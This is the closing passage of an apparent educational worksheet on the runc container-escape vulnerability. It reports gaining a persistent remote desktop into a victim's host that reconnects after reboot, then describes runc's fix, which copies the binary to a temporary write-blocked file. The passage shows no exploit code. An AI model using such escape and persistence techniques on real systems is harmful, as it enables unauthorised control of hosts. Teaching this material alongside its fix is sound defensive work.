
- Congratulations! We now have a remote desktop into the victim's host machine through the internet
- As the remote desktop is persistent, you can attempt rebooting the victim's system
- The remote desktop will reestablish connection once the victim's system starts again



THE FIX

# Preventive Measures

- Creates a temporary copy of the binary itself
- `/proc/[runc-pid]/exe` now points to the temporary file
- Original binary cannot be reached from within the container
- Temporary file is also write blocked





# END OF WORKSHEET

Thank you for taking time to read this worksheet.  
Hope this post gave you a bit of insight into this  
vulnerability